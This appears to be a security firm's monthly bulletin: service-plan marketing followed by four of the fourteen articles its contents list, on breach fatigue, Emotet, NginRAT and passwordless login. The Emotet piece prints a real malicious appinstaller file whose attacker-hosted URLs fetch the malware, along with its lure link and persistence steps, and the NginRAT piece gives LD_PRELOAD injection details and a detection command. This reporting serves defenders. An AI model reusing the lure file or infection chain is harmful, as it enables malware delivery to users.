

Monthly Security Bulletin

This security bulletin is powered by Telelink Business Services' Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis and cyber threat mitigation!

PUBLIC

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch Management	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation					
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1.	How to Cut Down on Data Breach Stress and Fatigue	4
2.	Emotet now spreads via fake Adobe Windows App Installer packages	6
3.	New malware hides as legit nginx process on e-commerce servers	11
4.	Why the Future Needs Passwordless Authentication	13
5.	Zero Trust and DNS Security: Better Together.....	15
6.	Why We Need To Beat 'Breach Fatigue' — At Work and at Home.....	18
7.	800K WordPress sites still impacted by critical SEO plugin flaw.....	20
8.	That Toy You Got for Christmas Could Be Spying on You	22
9.	Log4j 2.17.1 out now, fixes new remote code execution bug	25
10.	T-Mobile says new data breach caused by SIM swap attacks.....	27
11.	Ransomware gang coughs up decryptor after realizing they hit the police	29
12.	Intelligent Adversary Engagement: Deceiving the Attacker.....	30
13.	University loses 77TB of research data due to backup error	33
14.	Have I Been Pwned adds 441K accounts stolen by RedLine malware	34

1. How to Cut Down on Data Breach Stress and Fatigue

If you're tired of hearing the words 'data breach', you're not alone. It's looking like 2021 might end up becoming the year with the most ransomware attacks on record. In August, SonicWall reported that the global ransomware attack volume had increased 151% during the first six months of the year compared to H1 2020. The security community witnessed a total of 304.7 million attempted ransomware attacks over the course of that period. That's up from 304.6 million attack attempts for all of 2020. Those attacks included notable ransomware incidents such as the Colonial Pipeline infection, an incident which disrupted lives by causing gas shortages.

Such growth held steady into the third quarter of the year. According to SonicWall, ransomware attackers registered 190.4 million infection attempts in that time. This attack volume made Q3 2021 the quarter with the highest number of ransomware attacks on record. It almost surpassed the 195.7 million ransomware incidents seen in the first three quarters of 2020. That's year-over-year growth of 148%, with 470 million ransomware attacks logged through September. SonicWall predicted 714 million ransomware attacks for all of 2021, a 134% increase over 2020.

Data Breach Stress

News of all these ransomware attacks, not to mention other types of security incidents, are stressing out users. That's what Kaspersky learned in the process of conducting a 2021 survey. The results of the study reveal that news of data breaches stressed out 69% of respondents. (Americans and Canadians felt that pressure equally.) This figure is less than the 75% of survey participants who felt stressed by data compromise in 2018. After dropping to 68% the following year, those levels of stress remained consistent thereafter.

Meanwhile, 64% of digital users said they felt stressed by news of ransomware attacks in 2021.

In the course of conducting its study, Kaspersky discovered that users felt more stress from data breaches, ransomware and security incidents than they did from other events in their lives. To illustrate, 64% of respondents said that someone breaching their bank accounts would cause them the most stress in their modern lives. This was higher than what they said they would feel with life-changing events like losing a job (37%). Similarly, 40% of respondents revealed that losing their phone would be the biggest source of stress in their lives. This eclipsed what they said they'd feel in other events such as suffering a minor car accident and missing a flight at 19% and 13%, in turn.

Enter Data Breach Fatigue

The sources of stress discussed above are a concern because users are people. As such, users can only handle so much stress before they begin using coping mechanisms. That's how data breach fatigue enters into the conversation.

Data breach fatigue happens when companies and/or users become desensitized to news of data breaches. Apathy sets in from there. Security teams and users may choose not to take any action to strengthen their digital safety. They may become lax in keeping track of emerging threats. This can leave individual users and organizations more susceptible to data breaches themselves.

If they fall victim to a data breach or other security incident, organizations could suffer additional fallout from there. Watkins Insurance Group noted that consumers might lose their trust in a breached organization. Therefore, they might opt to not do business with them in the future.

There are also the damages that organizations could suffer in the process. In its Cost of a Data Breach Report 2021, IBM found that the average total cost of a data breach had increased 10% from \$3.86 million in 2020 to \$4.24 million a year later. Those costs varied somewhat depending on organizations' level of security maturity and whether they added AI, automation, zero trust, the cloud and other initiatives into their strategies. But that general price tag surpasses what most small businesses can afford. When coupled with reputation damages, these financial costs explain why three-fifths of small businesses close their doors within six months after suffering a data breach.

A Lack of Security Awareness

To be fair, not all people are confident they can ensure their own digital security. So, everyday users can't always take meaningful action on news of a data breach. Just 17% of respondents told Kaspersky that they considered themselves to possess expert or advanced knowledge about digital security. Nearly half (46%) said their knowledge of digital security didn't extend beyond that of a beginner. That's down from 52% in 2019. However, it's still greater than those respondents who felt themselves to be experts in the millennial and Gen X groups at 26% and 12%, in turn.

This lack of knowledge doesn't always translate into not being able to spot potential attack attempts. About seven in 10 respondents trusted they could spot a malicious SMS text message, for instance. That's the same proportion of respondents who felt they could identify a spear phishing email. Even so, it could help to explain why users don't always take steps to protect their information.

How to Protect Against a Data Breach

Fortunately, users don't need to be experts to protect themselves. They just need to get real with their digital safety.

With that knowledge, users can take certain actions to reduce their stress that comes with digital attacks. Locking down their accounts with multi-factor authentication, freezing their credit reports and reviewing their bank accounts for unauthorized activity can help to bolster their digital defenses. Those measures won't prevent users from falling victim to a data breach. It will help them to launch a quick response and contain the incident's impact if and when that ever occurs.

Source: <https://securityintelligence.com/data-breach-stress-fatigue/>

2. Emotet now spreads via fake Adobe Windows App Installer packages

The Emotet malware is now distributed through malicious Windows App Installer packages that pretend to be Adobe PDF software.

Emotet is a notorious malware infection that spreads through phishing emails and malicious attachments. Once installed, it will steal victims' emails for other spam campaigns and deploy malware, such as TrickBot and Qbot, which commonly lead to ransomware attacks.

The threat actors behind Emotet are now infecting systems by installing malicious packages using a built-in feature of Windows 10 and Windows 11 called App Installer.


Researchers previously saw this same method being used to distribute the BazarLoader malware where it installed malicious packages hosted on Microsoft Azure.

Abusing Windows App Installer

Using URLs and email samples shared by the Emotet tracking group Cryptolaemus, BleepingComputer demonstrates below the attack flow of the new phishing email campaign.

This new Emotet campaign starts with stolen reply-chain emails that appear as a reply to an existing conversation.


These replies simply tell the recipient to "Please see attached" and contain a link to an alleged PDF related to the email conversation.



Emotet phishing email

Source: [@malware_traffic](#)

When the link is clicked, the user will be brought to a fake Google Drive page that prompts them to click a button to preview the PDF document.



Phishing landing page prompting you to preview the PDF


Source: *BleepingComputer*

This 'Preview PDF' button is an ms-appinstaller URL that attempts to open an appinstaller file hosted on Microsoft Azure using URLs at *.web.core.windows.net.

For example, the above link would open an appinstaller package at the following example URL:

ms-appinstaller:?source=https://xxx.z13.web.core.windows.net/abcdefghi.appinstaller.

An appinstaller file is simply an XML file containing information about the signed publisher and the URL to the appbundle that will be installed.




```
<?xml version="1.0" encoding="utf-8"?>
<AppInstaller
  Uri="https://documentalerts.z13.web.core.windows.net/ofpdmagfml.appinstaller"
  Version="1.2.0.0" xmlns="http://schemas.microsoft.com/appx/appinstaller/2017/2">
  <MainBundle
    Name="d82c1d27-d41b-465a-a1bf-143d07012234"
    Version="1.2.0.0"
    Publisher="CN=BITBITE LLC, O=BITBITE LLC, S=Sankt-Peterburg, C=RU"
    Uri="https://documentalerts.z13.web.core.windows.net/ofpdmagfml.appxbundle" /
  </MainBundle>
</AppInstaller>
```

An Emotet appinstaller XML file

Source: BleepingComputer

When attempting to open an .appinstaller file, the Windows browser will prompt if you wish to open the Windows App Installer program to proceed.

Once you agree, you will be shown an App Installer window prompting you to install the 'Adobe PDF Component.'




App Installer prompting to install the Fake Adobe PDF Component

Source: BleepingComputer

The malicious package looks like a legitimate Adobe application, as it has a legitimate Adobe PDF icon, a valid certificate that marks it as a 'Trusted App', and fake publisher

information. This type of validation from Windows is more than enough for many users to trust the application and install it.


Once a user clicks on the 'Install' button, App Installer will download and install the malicious appxbundle hosted on Microsoft Azure. This appxbundle will install a DLL in the %Temp% folder and execute it with rundll32.exe, as shown below.



Installing the Emotet infection

Source: BleepingComputer


This process will also copy the DLL as a randomly named file and folder in %LocalAppData%, as shown below.



Emotet saved under a random file name

Source: BleepingComputer

Finally, an autorun will be created under **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** to automatically launch the DLL when a user logs into Windows.



Registry autorun to start Emotet when Windows starts

Source: BleepingComputer

Emotet was the most highly distributed malware in the past until a law enforcement operation shut down and seized the botnet's infrastructure. Ten months later, Emotet was resurrected as it started to rebuild with the help of the TrickBot trojan.

A day later, Emotet spam campaigns began, with emails hitting users' mailboxes with various lures and malicious documents that installed the malware.

These campaigns have allowed Emotet to build its presence rapidly, and once again, perform large-scale phishing campaigns that install TrickBot and Qbot.

Emotet campaigns commonly lead to ransomware attacks. Windows admins must stay on top of the malware distribution methods and train employees to spot Emotet campaigns

Source: <https://www.bleepingcomputer.com/news/security/emotet-now-spreads-via-fake-adobe-windows-app-installer-packages/>

3. New malware hides as legit nginx process on e-commerce servers

eCommerce servers are being targeted with remote access malware that hides on Nginx servers in a way that makes it virtually invisible to security solutions.

The threat received the name NginRAT, a combination of the application it targets and the remote access capabilities it provides and is being used in server-side attacks to steal payment card data from online stores.

NginRAT was found on eCommerce servers in North America and Europe that had been infected with CronRAT, a remote access trojan (RAT) that hides payloads in tasks scheduled to execute on an invalid day of the calendar.

NginRAT has infected servers in the U.S., Germany, and France where it injects into Nginx processes that are indistinguishable from legitimate ones, allowing it to remain undetected.

RATs enable server-side code modification

Researchers at security company Sansec explain that the new malware is delivered CronRAT, although both of them fulfill the same function: providing remote access to the compromised system.

Willem de Groot, director of threat research at Sansec, told BleepingComputer that while using very different techniques to maintain their stealth, the two RATs appear to have the same role, acting as a backup for preserving remote access.

Whoever is behind these strains of malware, is using them to modify server-side code that allowed them to record data submitted by users (POST requests).

Sansec was able to study NginRAT after creating a custom CronRAT and observing the exchanges with the command and control server (C2) located in China.

The researchers tricked the C2 into sending and executing a rogue shared library payload, as part of the normal malicious interaction, disguising the NginRAT "more advanced piece of malware."

"NginRAT essentially hijacks a host Nginx application to stay undetected. To do that, NginRAT modifies core functionality of the Linux host system. When the legitimate Nginx web server uses such functionality (eg dlopen), NginRAT intercepts it to inject itself" - Sansec

At the end of the process, the Nginx process embeds the remote access malware in a way that makes it virtually impossible to tell apart from a legitimate process.

```
$ ps uxa |grep nginx
root      43680  0.0  1.2  88856 51396 ?        Ss   13:47   0:00 nginx: master process /usr/sbin/nginx -g
www-data  45688  0.0  1.4  94556 59224 ?        S    13:47   0:02 nginx: worker process
www-data  45689  0.0  1.2  89988 52372 ?        S    13:47   0:00 nginx: worker process
www-data  45712  0.1  0.0  13256  3424 ?        S    13:47   0:06 nginx: worker process
www-data  45090  0.0  1.1  88830 40290 ?        S    13:47   0:00 nginx: worker process
www-data  43691  0.0  1.1  88856 46296 ?        S    13:47   0:00 nginx: worker process
```

Sansec


<<< benign

<<< malicious!

In a technical report today, Sansec explains that NginRAT lands on a compromised system with the help of CronRAT via the custom "dwn" command that downloads the malicious Linux system library to the "/dev/shm/php-shared" location.

The library is then launched using the LD_PRELOAD debugging feature in Linux that is typically used to test system libraries.

Likely to mask the execution, the threat actor also added the "help" option multiple times at the end. Executing the command injects the NginRAT into the host Nginx app.



Because NginRAT hides as a normal Nginx process and the code exists only in the server's memory, detecting it may be a challenge.

However, the malware is launched using two variables, LD_PRELOAD and LD_LIBRARY_PATH. Administrators can use the latter, which contains the "typo," to reveal the active malicious processes by running the following command:

```
$ sudo grep -al LD_LIBRARY_PATH /proc/*/environ | grep -v self/
/proc/17199/environ
/proc/25074/environ
```

Sansec notes that if NgInRAT is found on the server, administrators should also check the cron tasks because it is very likely that malware is hiding there, too, added by CronRAT.

Source: <https://www.bleepingcomputer.com/news/security/new-malware-hides-as-legit-nginx-process-on-e-commerce-servers/>

4. Why the Future Needs Passwordless Authentication

As of September, Microsoft users no longer have to rely on passwords when logging in to their accounts. The Redmond-based tech giant noted that users could instead use its authenticator app, Windows Hello; a physical security key or a verification code sent via SMS-based text message to sign in to Outlook, OneDrive and other Microsoft services. With this shift, passwordless authentication is going mainstream — as it should.

What's Wrong With the Password?

Microsoft's announcement comes in response to some persistent issues surrounding the use of the password. Part of the problem is that users now need to remember so many passwords. As reported by Tech.co, digital users managed an average of 100 passwords each in 2020. That's up 25% from the 70-80 passwords they kept track of a year earlier. Such an increase could reflect users' increased reliance on digital services in response to the events of 2020.

If users need to remember so many passwords, they want to make it as simple as possible for themselves. Without passwordless authentication, that oftentimes comes at the expense of password security. For instance, a survey from Specops Software found that 29.03% said that they didn't use more than one password for their accounts, meaning they reused the same password across their entire digital presence. Just 22.58% of users stated that they used passwords that were completely different from one another. The remainder revealed that they employed slight variations of the same password for their accounts.

A third of respondents didn't think it was that serious to just have one password for all their accounts. More than a tenth of them hadn't even even thought about it.

Those findings are consistent with another 2020 survey covered by Threatpost. In that study, two-thirds of users said that they "always" or "mostly" used either the same password or variations of a single password in 2019. All this despite 91% of respondents knowing password reuse was a risk.

Passwords' Impact on Organizations

Users' weak password habits carry security implications for their employers. In the words of Microsoft in its post about passwordless authentication, malicious actors can use a victim's social media profiles as a "head start on logging into their personal accounts." Social media provides a means of finding victims and targeting their profiles with automated password spray attacks or phishing campaigns. At the same time, malicious actors can use social media to scope out their victims and gather open-source intelligence (OSINT), which they can use to target some of their victims' other accounts across the web.

This helps to explain why compromised passwords are such a pervasive attack technique. In its Data Breach Investigations Report (DBIR) 2020, for example, Verizon Enterprise observed that 80% of data breaches involving threat actors used either brute-force techniques or lost/stolen credentials. Those tactics appeared across a variety of assets but were most prevalent on web apps.

Passwords affect organizations in ways other than causing data breaches, too. Infosecurity Magazine noted that many large organizations allocate over £700,000 (\$945,000) each year for password-related support costs, with each password reset costing an average of £50 (\$68). Such a price tag can pose a financial burden to small- and medium-sized businesses over the long term — especially when they're already struggling with costs related to other issues, such as endpoint and mobile application management.

Not only that, but all those password requests can make people less productive. Employees can't do their jobs properly if they need to constantly call IT for password support. This can hurt employers even further by delaying critical projects that advance their business interests.

Passwordless Authentication for the Future

The problems discussed above highlight the need for organizations to embrace passwordless authentication in the future. They can rely on some key technologies in the process. Looking back at Microsoft's announcement, for instance, the tech giant mentioned an authentication app, a security key and an SMS-based verification code. All those are examples of multi-factor authentication (MFA), which can help to safeguard access to an account. That's true even in the event that a phisher or targeted attacker manages to compromise an account's credentials.

Many accounts and applications come with built-in tools for enabling MFA. Even so, there are some vendors who offer other solutions for locking down customers' mission-critical assets.

MFA Isn't a Cure-All, Either

MFA is not a cure-all solution, however. There are at least two reasons why. First, malicious actors can launch attack campaigns designed to circumvent MFA. These efforts are especially evident with SMS-based MFA schemes. For instance, attackers are known to conduct SIM swapping campaigns where they use social engineering and/or other means to steal access to a victim's phone number. They can then use that access to intercept SMS-based verification codes needed for accessing a victim's accounts. Along these same lines, malicious actors can use recycled numbers to obtain the verification codes of users who forget to decouple their old phone number from their web accounts' MFA schemes when migrating to a new device and phone number.

Second, MFA doesn't help for services that haven't yet started using passwordless authentication. Organizations can remedy that situation by equipping all their employees with password managers, utilities that can remember users' passwords for them. They can also consider using single sign-on (SSO) so that users need to remember only one set of credentials to access their work-related accounts and resources.

The Future Needs Passwordless Authentication

Passwords were suitable for authentication when users had fewer accounts, but things have changed. Nowadays, everyone's digital footprint is larger, making passwords more of a burden than a security necessity.

Fortunately, organizations don't need to rely on this outdated form of authentication for their account security anymore. Instead, they can turn to MFA, SSO and other means of passwordless authentication. It'll save their users frustration and help their jobs to flow more seamlessly. At the same time, it'll help to spare IT teams from needing to fulfill countless password reset requests — all while cutting down on the likelihood of a breach.

